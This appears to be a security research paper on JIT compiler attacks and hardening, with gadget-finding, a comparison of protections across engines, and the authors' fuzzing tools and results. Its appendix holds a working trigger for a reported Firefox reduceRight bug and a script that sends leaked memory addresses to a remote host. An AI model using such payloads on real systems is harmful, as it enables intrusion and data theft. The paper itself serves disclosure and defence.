In order to properly produce and find usable gaJITs in emitted code we need a way to better influence the JIT engine into producing them. To solve this problem we introduce JIT Feng Shui. The concept of JIT Feng Shui is derived from Alex Sotirov’s Heap Feng Shui technique [15]. Heap Feng Shui was developed for use in a memory corruption exploits where the underlying heap structures needed to be groomed in a certain pattern to increase exploit reliability. We borrowed the technique name as the intended purpose is very similar. Using specific high level language patterns we can coerce the

JIT engine to produce predictable code chunks that contain specific code sequences. These code sequences often contain predictable gaJITs. Each JIT engine is different in this regard, while the general technique is applicable to all JIT engines that don't randomize their generated code, the implementation will vary widely.

The ROP technique is often mitigated by ASLR (Address Space Layout Randomization) which decreases the likelihood that specific gadgets are at a known location. While randomization may still be applied to JIT memory allocation routines such as VirtualAlloc, the fact remains that than untrusted source (JavaScript or a bytecode representation) can still force the engine into allocating many copies of the native code throughout memory. This can effectively mitigate the protection provided by ASLR. It is imperative, for this reason, that random NOP insertion be implemented on each JIT produced page in order to prevent this attack. We cover this mitigation technique in the JIT Hardening section of this paper.

Below is an example of an easy gaJIT to generate in TraceMonkey emitted JIT code:

```
gaJIT at offset 0x9e18 (10 matches)
pop esi ; pop edi ; pop ebx ; pop ebp ; ret
```

This allows us to control the contents of several registers in a single gaJIT instance.

Hardening Techniques

We briefly researched the state of JIT hardening techniques across a number of different competing JIT implementations. This research gave us a better feel for which JIT's were hardened against attackers and which might aid an attacker in successfully exploiting a target in a hardened environment where protections such as DEP and ASLR are enforced.

Randomization Of Allocation APIs

Pages for emitted native code are often allocated using low level APIs such as *mmap* on POSIX platforms and *VirtualAlloc* on Win32 platforms. Randomizing JIT code pages is key to defeating JIT sprays and code reuse attacks, much as randomization of DLL's is key to defeating traditional ROP exploits. On Linux, memory returned by the *mmap* API is subject to ASLR and is randomized by default. However, the *VirtualAlloc* call on Win32 is not randomized by default and will return predictable allocations of contiguous memory at offsets of 0x10000 bytes. Fortunately, *VirtualAlloc* takes an optional argument indicating the desired page location to allocate. Creating a randomization wrapper around VirtualAlloc to simulate mmap's existent behavior should be a straightforward process.

Page Permissions

JIT code pages require RW permissions at the time of code emission and require RX permissions to execute the emitted code. However, most JIT engines create these pages with full RWX permissions from the start and do not drop privileges after code generation is complete. For some JIT engines, this may break the design of the JIT (Like JaegerMonkey's inline cache) and severely impact performance.

Other engines have a more clearly-defined separation between emission and execution (such as IE9's and LLVM's) and as such, can reduce attack surface by reducing the amount of allocated RWX pages at any point in time.

Guard Pages

Heap allocators often allocate memory with Read Write permissions. In the case of a buffer overflow in one of these pages there is the potential that an attacker can overflow a buffer onto an existing RWX JIT allocation that is mapped just beyond the RW heap page. Placing guard pages with no permissions on either side of the JIT page allocations will prevent this attack.

The following Firefox mapping illustrates the issue on 32 bit Linux.

```
...
02808000-0280c000 rw-p 00000000 00:00 0    RW heap memory
0280c000-0281c000 rwxp 00000000 00:00 0    RWX JIT page
...
```

Constant Folding

The JIT spray attack uses 4 byte attacker-supplied constants as immediate operands to deliver an instruction followed by a branch to the next constant. Constant folding involves splitting all user supplied input (such as 0x41424344) into small (2 byte) values and later combining them into the original constants. It is harder for an attacker to fit the necessary instructions for JIT spray into two bytes. Constant folding does not provide adequate protection against JIT spray if the instruction stream is predictable. Here is an example of how constant folding works:

Constant folding disabled:

```
mov eax, 0x41424344
```

Constant folding enabled:

```
mov eax, 0x4142
mov ebx, 0x4344
add eax, ebx
```

Constant Blinding

Constant blinding involves altering attacker-provided constants by XORing them against a random value at emission-time. The attacker provided constant A is XORed by a secret value B to produce C. At runtime, B is XORed by C to produce A again.

Constant blinding disabled:

```
mov eax, 0x41424344
```

Constant blinding enabled:

```
mov ecx, B
xor ecx, C
A = xor eax, ecx
```

This technique ensures that no malicious data is left in its original form in the instruction stream.

Allocation Restrictions

When ASLR is enabled and utilized, an attacker typically relies on a JIT spray attack, filling as much address space as possible with shell code (via constants) to increase the odds of branching to a correct address. This can produce allocations of hundreds of megabytes or larger. JIT engines rarely produce that much native code during normal operation.

JIT allocation restrictions place a limit on the number of pages that may be allocated by the JIT engine. This can help prevent attacks without impeding the normal operation of a browser but may have disadvantages for JIT-backed language runtimes.

This protection makes sense in a browser, as the standard workload is predictable, but may not always be appropriate in a generic JIT such as JVM/CLR or a library such as LLVM.

Random NOP Insertion/Random Code Base Offsets

ASLR is strictly a link-stage/load-stage (and now, emit-stage) protection mechanism and thus only capable of randomizing addresses at page resolution. The code generator is deterministic and is influenced by a high level source language directly. It is thus straightforward to predict intra-page offsets, given a successful JIT spray.

Beginning each emitted function or code block with a random number of semantic no-op instructions increases entropy within a page or code segment and helps JITs achieve randomization not possible with dynamically-loaded libraries. NOPs can also be scattered throughout code emitted by the JIT to further reduce the predictability of reusable code blocks.

Tamarin, the JIT engine in Adobe’s flash player, shares the NanoJIT engine with TraceMonkey. In 2010, the developers of NanoJIT added two configuration options to the engine: random NOP insertion and random code base offsets. Unfortunately, the developers never enabled these features. In addition the Tamarin developers made the decision to turn off these protections when compiling code thunks. Thunks in Tamarin are defined as calls to trusted C stub functions such as *Math_floor_thunk()* or *XML_AS3_toString_thunk()*. These functions may not contain attacker controllable constants but may contain reusable code chunks.

```
// disable hardening features when compiling thunks
nanojit::Config cfg = core->config.njconfig;
cfg.harden_function_alignment = false;
cfg.harden_nop_insertion = false;
```

It is critical that these protection mechanisms be applied to all JIT produced code in order to prevent an attacker from finding reusable code chunks within them.

Note: We surveyed each engine for their use of random NOP insertion but it is unknown for some engines what, if any, exceptions (such as the one above) are made for this protection mechanism.

JIT Hardening Comparison

We surveyed a number of competing JIT engines. Some of the engines are method JITs while others are tracing JITs. Each JIT was evaluated for the hardening techniques described above.

	V8	IE9*	Jaeger Monkey	Trace Monkey	LLVM	JVM	Flash / Tamarin
Secure Page Permissions	**N**	**Y**	**N**	**N**	**N**	**N**	**N**
Guard Pages	**Y**	**N****	**N**	**N**	**N**	**N**	**N**
Page Randomization (VirtualAlloc on Win32)	**Y**	**Y**	**N**	**N**	**N**	**N**	**N**
Constant Folding	**N**	**N**	**N**	**N**	**N**	**N**	**N**
Constant Blinding	**Y**	**Y**	**N**	**N**	**N**	**N**	**N**
Allocation Restrictions	**Y**	**Y**	**N**	**N**	**N**	**N**	**N**
Random NOP Insertion	**Y**	**Y**	**N**	**Y†**	**N**	**N**	**Y†**
Random Code Base Offset	**Y**	**Y**	**N**	**Y†**	**N**	**N**	**Y†**

** Part of our IE9 research was based on conversations with security engineers at Microsoft and their public presentations on hardening their own JIT implementation.*

*** IE9 has secure (RX) page permissions, guard pages are less important. However these pages are originally allocated RWX when first created.*

†This feature is implemented but not enabled in either source or configuration by default. (The Tamarin and TraceMonkey engines share the NanoJIT code base. We discovered a simple NOP padding function that had been implemented but accidentally left disabled.)

As we have shown JIT engines are slow to adopt and implement known protection mechanisms such as random NOP insertion, padding and JIT allocation restrictions. Like any complex piece of software, JITs expose applications to a greater risk of exploitation than if they were not present, especially considering their purpose is to generate native executable code. The amount of influence untrusted inputs have over JIT outputs leaves these components at a distinct disadvantage when it comes to making the most of memory corruption protection mechanisms.

JITs by design inhibit other security features such as code signing. On a platform such as iOS, where all executable segments must originate from a signed application, a JIT engine makes this impossible. Apple has announced plans to support the Nitro JIT for mobile Safari in iOS 5.0. Consequently the code signing feature for that application was disabled as a result.

Consider the case of a function pointer overwrite via a heap overflow vulnerability combined with an information leak vulnerability. Assume the target process is running under a hardened environment where full ASLR and DEP are enforced where full ASLR includes randomization of all library and .text bases. The attacker can use the information leak to discover the base address of a particular DLL containing the necessary ROP gadgets for code reuse. This is a fairly standard scenario and works reliably in practice. When a JIT engine is introduced, even one containing one or all of the known protection mechanisms, an attacker can now directly influence executable memory. This has the potential to introduce more usable code gadgets into memory that wouldn't be available otherwise. Combining this with an information leak to discover the location of these JIT pages in memory holds additional potential for code reuse exploits. Furthermore the presence of insecure RWX page permissions invites the possibility of JIT code over writes via adjacent RW pages. In this scenario an attacker overwrites RWX JIT pages with raw x86 code via a buffer overflow in an adjacent page and then triggers the JavaScript or intermediate representation that was written by the JIT at that location.

Like all memory protection mechanisms, each of these delivers their own obstacles for an attacker to overcome. Much like enforcing ASLR without DEP or DEP without ASLR, implementing just one or two of these JIT protections leaves a weakened environment for an attacker to exploit. When combined they provide a hardened JIT runtime that an attacker will have to work harder to exploit.

Tools

To facilitate our research, we developed a number of tools including fussers, dynamic debugger extensions and data collection tools. We did not just write these tools for ourselves, our jitter toolchain will be released to the security community to help advance the state of JIT security research.

Debugging and Tracing

For extracting and analyzing the native code produced by JIT engines, we created several utilities on top of the Ragweed engine [13]. Ragweed is a cross-platform 32 bit (Win32, Linux, OSX) native code debugging library written in pure Ruby. Using the Nerve dynamic debugger [14] (built on top of Ragweed), we wrote breakpoint scripts to provide access to JIT produced native code. This allows us to instrument native code generators to observe their behavior in real-time and examine JIT produced code during runtime.

Our jitter toolchain currently only supports Firefox Tracemonkey, Firefox Jaegermonkey and LLVM JIT engines. We also developed a generic script for tracing calls to *VirtualAlloc* or *mmap* from user provided JIT call sites. This generic script can be used to boot strap newer jitter scripts for new JIT engines.

Tracing the Firefox JIT engines required some light reverse engineering of the 4.0.1 Win32 mozjs.dll to find specific JIT hook points. jitter currently hooks the following functions:

All JIT call sites for *VirtualProtect, VirtualAlloc, mmap, mprotect*
JaegerTrampoline
JaegerTrampolineReturn
TrampolineCompiler::compile
mjit::TryCompile
PolyIC Stub Calls
MonoIC Stub Calls
Fast Paths (this is a work in progress as there are many fast paths to consider)

Jitter can also trace code emission under LLVM, recording all emission points by hooking JIT::NotifyFunctionEmitted, normally used by the platform-dependent code generator to notify the JIT engine.

Some JIT engines already provide convenient hooks for tracing their internal routines. Tracing the JVM code emission was performed via JVM Tool Interface hooks. The source to the tracing library is included with jitter and works with the JVM on OS X, Win32 and Linux.

Also included in the jitter toolchain is our reusable gaJIT finding Ruby class. A majority of ROP gadget analysis tools only operate on memory that contain loaded executable modules or the module file itself. These tools are not sufficient for our research goal of finding reusable repeated code patterns in JIT produced code pages. Our gaJIT finding script is designed to work on arrays of raw buffers extracted from memory using the other features of our jitter toolchain. The gaJIT class is entirely independent of the rest of the toolchain and can be easily used as a general purpose ROP gadget finder.

Fuzzing

Our approach to fuzzing JIT engines varied widely between implementations. Fuzzing JavaScript JIT engines found in web browsers is considerably easier than fuzzing the LLVM JIT in a language runtime. There is a long history of public language interpreter vulnerabilities and a handful of JIT vulnerabilities. As we discussed in a previous section of the paper many of these bugs are not marked security. Fuzzing specifically for vulnerabilities in the back end code emission generator of a JIT engine is difficult. The sections below describe each approach.

JavaScript Fuzzing

Historically, client side web browser vulnerabilities have been DOM object lifecycle management related, and not in the core JavaScript language implementation. The browser typically exposes the DOM to be manipulated by a higher level scripting environment, this can lead to many issues outside the core scripting language implementation. Examples include the Firefox nsDOMAttribute [8] vulnerability (CVE-2010-3766) and the Internet Explorer Aurora vulnerability [9] (CVE-2010-0249) which was used to compromise Google systems in 2010. There are many dozens of examples of these types of issues. While these vulnerabilities are indeed exploitable and important, our fuzzing efforts were not designed to find them. In the case of JavaScript JIT engines our fuzzers attempted to uncover vulnerabilities in the core JavaScript language implementation (SpiderMonkey) and the back-end JIT engines (JaegerMonkey, TraceMonkey). The Mozilla JIT components do not allow direct access to the SpiderMonkey bytecode via an established API. The bytecode is generated by trusted components and is therefore considered safe. So any fuzzing must be performed using JavaScript.

This requires semi-intelligent fuzzers that make an attempt to avoid shallow, syntax-related errors. We implemented a JavaScript 1.8 grammar fuzzer in Ruby and described the grammar using a variety of Ruby objects to represent types, methods, control flow statements, operators and keywords. This fuzzer was used to target the Mozilla SpiderMonkey engine, which in turn propagated test case data to the JaegerMonkey and TraceMonkey engines. We used the SpiderMonkey engine js shell to deliver our testcases in a fast efficient manner. The js shell was run with the following arguments:

```
  -j    Enable the TraceMonkey tracing JIT
        (this flag was used independently of -m and -a)
  -m    Enable the JaegerMonkey method JIT
  -a    Always method JIT, ignore internal tuning
        This only has effect with -m
```

After reviewing the JaegerMonkey source code we had a list of functions that could be targeted by tailoring our testcases to their intended usage. We studied the JaegerMonkey source code to find the more complex fast path generators and how they could be reached via JavaScript. Reading the jsopcode.tbl file is a good place to start this process. This file defines the SpiderMonkey bytecode opcodes. By understanding which bytecode opcodes are generated for a given chunk of JavaScript we can be better understand the JaegerMonkey compiler and track down the JavaScript to bytecode to native code translation process. For example the bytecode opcode JSOP_NOT indicates a logical NOT operator (e.g. '!'). We can find where this opcode is compiled in JaegerMonkey by viewing the Compiler.cpp file and searching for the opcode, which we find on line 1170.

```
BEGIN_CASE(JSOP_NOT)
   jsop_not();
END_CASE(JSOP_NOT)
```

This opcode triggers a call to the *jsop_not* function in JaegerMonkey. We can find its implementation in FastOps.cpp. This example is simple, the function simply pops the top most value from the JavaScript stack and checks its type. Following each fast path in this manner can helped build the initial round of test cases for our fuzzer. The first round generated over 6 billion test cases and took nearly a week to run. We broke down the grammar iteration into individual test rounds that focused on a specific theme such as arithmetic or calling multiple object methods in various orders with various arguments.

Our fuzzer was able to find several uninteresting vulnerabilities such as NULL pointer dereferences and triggered several debug asserts in SpiderMonkey and JaegerMonkey. It also found a critical vulnerability in the SpiderMonkey engine which we reported to Mozilla. You can find more information about this vulnerability in Appendix A at the end of this paper.

We have decided not to release our JavaScript fuzzer, or many of its results, until we can modify it to run against other JavaScript JIT engines. We are still in the process of instrumenting it with better tools that will detect subtle memory corruption such as Valgrind and AddressSanitizer by Google.

LLVM Language Runtime Fuzzing

Since bitcode is typically (and LLVM specifically) binary-encoded data, blind fuzzing such as bit-flipping is of value. We created an ad-hoc, semi-intelligent fuzzer (as opposed to a complete, grammar-based fuzzer) for LLVM due to time constraints and a general lack of boundaries with existing LLVM client applications.

With JavaScript engines, the security boundary is clearly defined. While less true with Ruby implementations, what constitutes accepted behavior is generally understood. This is less obvious with LLVM, as the trust of LLVM bitcode/API is dependent on its use case and components that process bitcode are written for performance and not for security.

The bitcode parsing library in LLVM, and the compiler infrastructure as a whole is not developed with the assumption that any stage of the compilation process can be malicious. However, with LLVM use rising, we still considered the future potential for library misuse or incomplete IR validation a valid attack scenario.

Through the use of fuzzers and manual code review we uncovered issues in LLVM’s bitcode parsing (fixed in svn r133867).

Rubinius Fuzzing

To target Rubinius, we used a grammar fuzzer that permuted Ruby language constructs in similar ways to the JavaScript fuzzer and began work on targeting Rubinius' bytecode directly. We began with the Ruby language, as opposed to the bytecode directly, to later target more Ruby JIT implementations (MacRuby also uses LLVM). We modeled the target grammar in a Ruby Domain-Specific Language and made continuous changes to the fuzzing approach throughout our research. As this effort is still ongoing, we are reserving results amd analysis for a later time.

Conclusion and Future Direction

At the start of our research, Just-In-Time compilers have gained widespread use and prevalence at a faster pace than the security community had a chance to analyze them.

We set out to better understand the security implications of JIT compilation and document it from two fronts: the attack vectors that JIT engines are susceptible to and the protection mechanisms they can implement to reduce the risk of their use in exploitation. We have attempted to focus more on a comparative study on which further work can be built rather than an exhaustive enumeration of techniques implemented by developers.

The bugs we've uncovered are already having a direct, positive effect on projects such as Mozilla Firefox and LLVM via bug-fix patches and architectural direction. We hope that the collection of defense mechanisms we've collected will serve to help Just-In-Time compilers assess their security and more importantly, bring attention to the importance of scrutiny of their inputs and environment.

Due to the breadth of the topic we selected, exhaustive coverage was hard to achieve. Some compilers such as JaegerMonkey and LLVM, we have attempted to go into a level of depth describing their architecture and our approach to analyzing them. Others we've focused less on, creating tools for future work or briefly describing their major attributes. Some others, such as the .NET CLR, leave room for future analysis.

Our plans include continuing and expanding our fuzzing effort, distributing it across more machines and iterating on grammar instantiation methods. One method we are considering involves fuzzing multiple implementation of the same specification (such as multiple JavaScript engines, or Oracle's JVM implementation with LLVM's VMKit) in lock-step, analyzing the differences of their outputs. We believe this can be effective for surfacing undefined behavior, as well as detect information disclosure bugs, which are notoriously difficult to find with fuzzing.

We believe a major source of JIT security issues in the future will be incorrect machine code emission, not just utilizing the JIT for its easily abused memory permissions or code predictability. Code emission bugs are not always attributed as security issues (such as the JVM JIT bug 7056390 [5]), but can directly lead to exploitable conditions. Such vulnerabilities can maintain the integrity of the JIT engine itself, yet produce erroneous code and directly lead to exploitable conditions. These issues are potentially deserving of their own, new class of security vulnerabilities, but we leave that discussion to the larger security research community.

References

[1] https://developer.mozilla.org/En/SpiderMonkey/Internals/Tracing_JIT TraceMonkey architecture image reference

[2] http://blog.llvm.org/2010/04/intro-to-llvm-mc-project.html Intro to LLVM machine code project

[3] https://bugzilla.mozilla.org/show_bug.cgi?id=635295 Mozilla Gmail JavaScript bug

[4] http://blogs.technet.com/b/srd/archive/2011/06/14/ms11-044-jit-compiler-issue-in-net-framework.aspx Microsoft .Net CLR JIT logic bug

[5] http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=7056380 Java JIT code emission vulnerability

[6] http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf Dion Blazakis's original JIT Spray paper

[7] http://cwe.mitre.org/data/definitions/733.html CWE entry on compiler optimization bugs

[8] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3766 Firefox nsDOMAttribute Use-After-Free vulnerability

[9] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0249 IE 'Aurora' vulnerability

[10] http://cseweb.ucsd.edu/~hovav/papers/s07.html Hovav Shacham The Geometry of Innocent Flesh on the Bone

[11] http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf - Dino Dai Zovi - Practical ROP slides

[12] http://em386.blogspot.com/2010/06/its-2010-and-your-browser-has-assembler.html Chris Rohlf's original JIT code reuse research

[13] http://www.matasano.com/research/ragweed/ Matasano's Ragweed library

[14] http://www.matasano.com/research/nerve/ Matasano's Nerve debugger

[15] http://www.phreedom.org/research/heap-feng-shui/ Alex Sotirovs Heap Feng Shui paper

[16] http://www.mozilla.org/security/announce/2011/mfsa2011-22.html Firefox Spider Monkey Array.reduceRight vulnerability discovered by our fuzzer

Appendix A.
Firefox 4.0.1 Array.reduceRight() Case Study

Our fuzzer found a highly critical vulnerability [16] in the Firefox SpiderMonkey front that we decided to report to Mozilla. The vulnerability allows for both an information leak and arbitrary code execution. These two properties can be combined to defeat ASLR/DEP independent of any JIT engine. However we wanted to explore the possibilities of using the JIT engine to exploit a critical code execution vulnerability.

Our vulnerability is triggered in Firefox 3.6.17 and 4.0.1 by the following lines of JavaScript:

```
xyz = new Array;
xyz.length = 4294967240;
a = function rr(prev, current, index, array) {
  document.write(current);
}
xyz.reduceRight(a,1,2,3);
```

Below we have provided a brief overview of the vulnerability in the Firefox 4.0.1 source code:

The call to the *reduceRight* method in JavaScript triggers a call to the C++ *array_extra* function in jsarray.cpp. On line 2740 the *Array.length* property is assigned to an unsigned integer:

```
jsuint length;
if (!js_GetLengthProperty(cx, obj, &length))
    return JS_FALSE;
```

On line 2767 if the method called is *reduceRight start*, *end* and *step* are initialized but reversed. These variables are all signed integers of type *jsint*

```
jsint start = 0, end = length, step = 1;

switch (mode) {
  case REDUCE_RIGHT:
    start = length - 1, end = -1, step = -1;
```

This first call to *GetElement* on line 2784 can be avoided by providing >= 2 arguments to the *reduceRight* method. The next call to GetElement on line 2839 is the call we want to reach. This call lies within a for loop that iterates over each element of the array calling the Javascript callback provided as the first argument to *reduceRight* method.

Now that a controllable signed index value is passed into GetElement the following if statement is executed:

```
 if (obj->isDenseArray() && index < obj->getDenseArrayCapacity() &&
[360]!(*vp = obj->getDenseArrayElement(uint32(index))).isMagic
(JS_ARRAY_HOLE))    {
        *hole = JS_FALSE;
        return JS_TRUE;
}
```

The following pseudo code illustrates what occurs on line 360 of the code above:

```
  *vp = obj->slots[attacker_controlled_index]
```

The **vp* pointer now points out of bounds from the *obj->slots* array from an attacker controlled offset. If this doesn't point to a mapped page then the process will crash. Back in *array_extra* function the following code is executed

```
for (jsint i = start; i != end; i += step) {
  JSBool hole;
  ok = JS_CHECK_OPERATION_LIMIT(cx) &&
   GetElement(cx, obj, i, &hole, tvr.addr());   // line 2839
   uintN argi = 0;
   if (REDUCE_MODE(mode))              // setup the arguments to reduceRight
()
        session[argi++] = *vp;              // prev
        session[argi++] = tvr.value();      // current
        session[argi++] = Int32Value(i);    // index
        session[argi]   = objv;             // array

        /* Do the call. */
       ok = session.invoke(cx);       // invoke the javascript callback
```

tvr.value will return the *Value* class instance which contains a *jsval_layout* union. This *Value* instance was derived using our out of bounds array index in the *GetElement* function. The *jsval_layout* union means the *Value* instance may be interpreted as an Integer, String or Object value depending on the memory contents at the address of the *obj->slots[attacker_controlled_index].*

Exploiting this vulnerability on a system without DEP is trivial. All an attacker needs to do is spray the heap with fake Value structures tagged as type JSVAL_TYPE_OBJECT with the asPtr member set to a familiar heap spray value of 0x0c0c0c0c and then trigger any method off of the current variable passed to the reduceRight method.

Achieving an information leak using this vulnerability is also trivial. The following Javascript will leak libxul addresses on Firefox 4.0.1 in 32-bit Linux and send them to a remote host:

```
xyz = new Array;
xyz.length = 4294967240;

a = function rr(prev, cr, indx, array) {
  if(typeof current == "number" || current != "NaN" && current !=
"undefined")
  {
    r = new XMLHttpRequest();
    r.open('GET', 'http://1.1.1.1:4567/s?t=' + typeof cr + '&v=' + cr,
false);
    r.send(null);
   }
}

xyz.reduceRight(a,1,2,3);
```

Using the JIT to exploit this vulnerability is a non-trivial task but entirely possible. As demonstrated above the vulnerability allows for an information leak in addition to arbitrary code execution. We can use the libxul information leak to set our fake object structures *asPtr* member to our stack pivot gadget in libxul, point the stack pointer at our ROP chain and copy shellcode into existing RWX JIT pages. Alternatively we can JIT spray to force the allocation of many JIT pages containing constants which string together our shellcode and transfer execution to it by spraying the heap with fake Value objects with the asPtr member pointing at one of the constants, which are predictably placed in each JIT page.